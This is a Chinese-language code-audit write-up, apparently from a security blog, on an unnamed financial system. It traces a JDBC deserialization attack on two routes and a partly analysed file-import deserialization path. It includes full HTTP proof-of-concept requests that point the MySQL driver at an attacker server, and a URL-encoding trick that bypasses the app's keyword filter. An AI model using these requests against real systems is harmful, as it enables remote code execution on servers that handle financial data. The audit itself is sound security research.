【代码审计】某财务系统代码审计Jdbc Attack bypass+反序列化漏洞利用
- 2026-08-27 10:28:27
免责声明
由于传播、利用Polaris本公众号所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,仅记录学习、宣传网络安全意识使用。
项目架构
技术栈:spring-boot+MyBatis+JWT项目启动通过-cp去加载多个包启动,功能的实现都在Jar包中,项目包和依赖包一共800+。路由用Spring MVC的路由注册,如以下路由找到相对应的控制器(将所有项目包反编译直接搜索也可。路由/pty/frm/dataSource/validate对应包为pty-frm-rest-4.0.3-RELEASE.jar,dataSource路由对应着控制器FrmSetDataSourceController,validate路由对应着方法。相关依赖
mysql-connector-java-6.0.6.jarfastjson-1.2.83.jarcommons-collections-3.2.1.jar漏洞1-Jdbc Attack
路由/frm/dataSource/validate存在Jdbc反序列化的利用,具体实现在FrmSetDataSourceController控制器。
 一直跟进到
一直跟进到JdbcProvider类,是最终的处理。中间的调用都是各种接口的实现
 跟进
跟进getConnection方法,获取一个数据库连接,获取DbType用条件语句判断一下是哪个数据库,进行Bean的拷贝,最后就是加载驱动,set user、password发起连接。 这里打的是Mysql,重点关注一下getJdbc()
 这里的连接串是用替换的方式进行拼接,常见的可能是输入完整的连接串进行请求连接,这里就会有一个连接串不可控的问题,那么该怎么去控制连接串的参数。

DbAddr、DbPort正常指向fack server ip与端口,DbName替换为反序列化的连接串, 原来的连接串参数可以用#注释,驱动在处理的时候不会解析#后面的参数,否则驱动解析会报错。


poc
POST /pty/frm/dataSource/validate HTTP/1.1Host: Content-Length: 179Authorization: Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"Sec-Ch-Ua-Mobile: ?0Content-Type: application/json;charset=UTF-8Accept: application/json, text/plain, */*User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36Sec-Fetch-Site: same-originSec-Fetch-Mode: corsSec-Fetch-Dest: emptyAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: close{"datasourceName":"test","dbType":"mysql","connectType":"jdbc","dbAddr":"xx.xx.xx.xx","dbPort":"3306","dbName":"test?autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=#","dbUsername":"test","dbPassword":"test","mofDivCode":"87"}漏洞2-Jdbc Attack
路由/ureport/datasource/testConnection也存在存在Jdbc反序列化的利用,很多报表都存在这个问题。这里的路由方式又有所不同。路由注册是在PtyUReport2Starter类中实现。
 跟进
跟进UReportServlet类初始化方法当中会去注册处理器(路由 会去获取ServletAction的接口实现类根据它声明的url加入的Map当中。


 在
在service方法当中,把我们请求过来的URI到Map中去查找,随后找到相对应的实现execute方法去处理。
 找到

找到datasource路由所对应的类DatasourceServletAction实现的方法execute,路由的最后一段对应的是方法的实现,通过反射来进行调用。

 最后调用到
最后调用到testConnection方法。
 这里是把
这里是把autoDeserialize和statementInterceptors关键字给过滤了,我们的连接串不能包含这两个关键字,这里过滤URL编码就能绕过了,驱动处理连接串的时候会进行URL解码。
if (!url.contains("autoDeserialize") && !url.contains("statementInterceptors"))
POC
POST /pty/ureport/datasource/testConnection HTTP/1.1Host: Content-Length: 395Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"Accept: */*X-Requested-With: XMLHttpRequestSec-Ch-Ua-Mobile: ?0User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36Content-Type: application/x-www-form-urlencoded; charset=UTF-8Sec-Fetch-Site: same-originSec-Fetch-Mode: corsSec-Fetch-Dest: emptyAccept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeusername=&password=1&driver=com.mysql.cj.jdbc.Driver&url=jdbc%3Amysql%3A%2F%2F175.178.x.x%3A63001%2Ftest%3F%2561%2575%2574%256f%2544%2565%2573%2565%2572%2569%2561%256c%2569%257a%2565%3Dtrue%26%2573%2574%2561%2574%2565%256d%2565%256e%2574%2549%256e%2574%2565%2572%2563%2565%2570%2574%256f%2572%2573%3Dcom.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor%26user%3D漏洞三-反序列化漏洞
DxpFilePortController一个基础数据导入的功能重点关注上传的文件,此接口可以传入五个参数一个文件上传其他就是导入的数据信息不是重点不为空即可。
 将文件内容赋值给

madDatas,跟进impMadData方法如果没有配置业务模式,则直接抛出异常,终止方法执行。来跟进一下做了什么查询,将我们输入的值到数据库里面去查询最后将结果返回。
 构造一个
构造一个PaOption对象用于数据传输
 数据查询在
数据查询在selectOptValues中实现的这里用的是MyBatis框架,返回第一个查询结果
 查询语句如下:
<select id="selectOptValues" parameterType="com.pty.mad.entity.PaOption" resultType="java.lang.String"> SELECT opt_value FROM PA_OPTION WHERE 1=1 <include refid="allColumnCond"/> </select> <sql id="allColumnCond"> <iftest="optId != null and optId != ''"> AND OPT_ID=#{optId,jdbcType=VARCHAR} </if> <iftest="sysId != null and sysId != ''"> AND SYS_ID=#{sysId,jdbcType=VARCHAR} </if> <iftest="fiscal != null"> AND FISCAL=#{fiscal,jdbcType=INTEGER} </if> <iftest="agyCode != null and agyCode != ''"> AND AGY_CODE=#{agyCode,jdbcType=VARCHAR} </if> <iftest="acbCode != null and acbCode != ''"> AND ACB_CODE=#{acbCode,jdbcType=VARCHAR} </if> <iftest="optCode != null and optCode != ''"> AND OPT_CODE=#{optCode,jdbcType=VARCHAR} </if> <iftest="optName != null and optName != ''"> AND OPT_NAME=#{optName,jdbcType=VARCHAR} </if> <iftest="optValue != null and optValue != ''"> AND OPT_VALUE=#{optValue,jdbcType=VARCHAR} </if> <iftest="optDesc != null and optDesc != ''"> AND OPT_DESC=#{optDesc,jdbcType=VARCHAR} </if> <iftest="isVisible != null"> AND IS_VISIBLE=#{isVisible,jdbcType=INTEGER} </if> <iftest="isEdit != null"> AND IS_EDIT=#{isEdit,jdbcType=INTEGER} </if> <iftest="atomCode != null and atomCode != ''"> AND ATOM_CODE=#{atomCode,jdbcType=VARCHAR} </if> <iftest="fieldDispType != null"> AND FIELD_DISPTYPE=#{fieldDispType,jdbcType=VARCHAR} </if> <iftest="groupName != null and groupName != ''"> AND GROUP_NAME=#{groupName,jdbcType=VARCHAR} </if> <iftest="conModeCode != null"> AND CONMODE_CODE=#{conModeCode,jdbcType=INTEGER} </if> <iftest="fieldValueSetCode != null and fieldValueSetCode != ''"> AND FIELD_VALUESET_CODE=#{fieldValueSetCode,jdbcType=VARCHAR} </if> <iftest="ordSeq != null and ordSeq != ''"> AND ord_seq=#{ordSeq,jdbcType=INTEGER} </if> <iftest="isSuperControl != null"> and is_super_control=#{isSuperControl,jdbcType=INTEGER} </if> <iftest="isEnableSetting != null"> AND is_enable_setting=#{isEnableSetting,jdbcType=INTEGER} </if> <iftest="settingContent != null and settingContent != ''"> and setting_content=#{settingContent,jdbcType=VARCHAR} </if> <iftest="optCodeList != null and optCodeList.size > 0 "> and OPT_CODE in <foreach close=")" collection="optCodeList" index="index" item="optCode" open="(" separator=",">#{optCode} </foreach> </if> <iftest="tenantId != null and tenantId != ''"> AND TENANT_ID=#{tenantId,jdbcType=VARCHAR} </if> <choose> <when test="mofDivCode != null and mofDivCode != ''"> AND MOF_DIV_CODE=#{mofDivCode,jdbcType=VARCHAR} </when> <otherwise> AND MOF_DIV_CODE='87' </otherwise> </choose> </sql>根据我们传入的参数会构造出一个这样的sql语句,查询opt_value字段第一个值赋给curModeCode
SELECT opt_valueFROM PA_OPTIONWHERE 1 = 1 AND SYS_ID = 'DXP' AND FISCAL = <fiscal> AND AGY_CODE = '<agyCode>' AND OPT_CODE = '<optCode>' AND MOF_DIV_CODE = '<mofDivCode>'查询出来有值则创建一个参数对象,用于查询当前业务模式下的参数配置,从配置服务中查询业务模式对应的参数列表,然后构造业务数据对象 DxpVo,但这些都不是重点,只要业务模式存在就不会退出程序。重点在于invoke当中即可跟进
 继续跟进
继续跟进this.dxpCommonService.invoke("impMadData", vo, params)DxpCommonService.invoke这里也还是通过vo参数的去判断调用相对应的service.invoke去处理vo.getModeCode()``的值是curModeCode,vo.getTransType()固定001 从map中get一个service


curModeCode等于BSCX就可以进入到BscxTrans001Service.invoke
@Service("BSCX-001")public class BscxTrans001Service implements IDxpTransService {跟进到BscxTrans001Service.invoke()
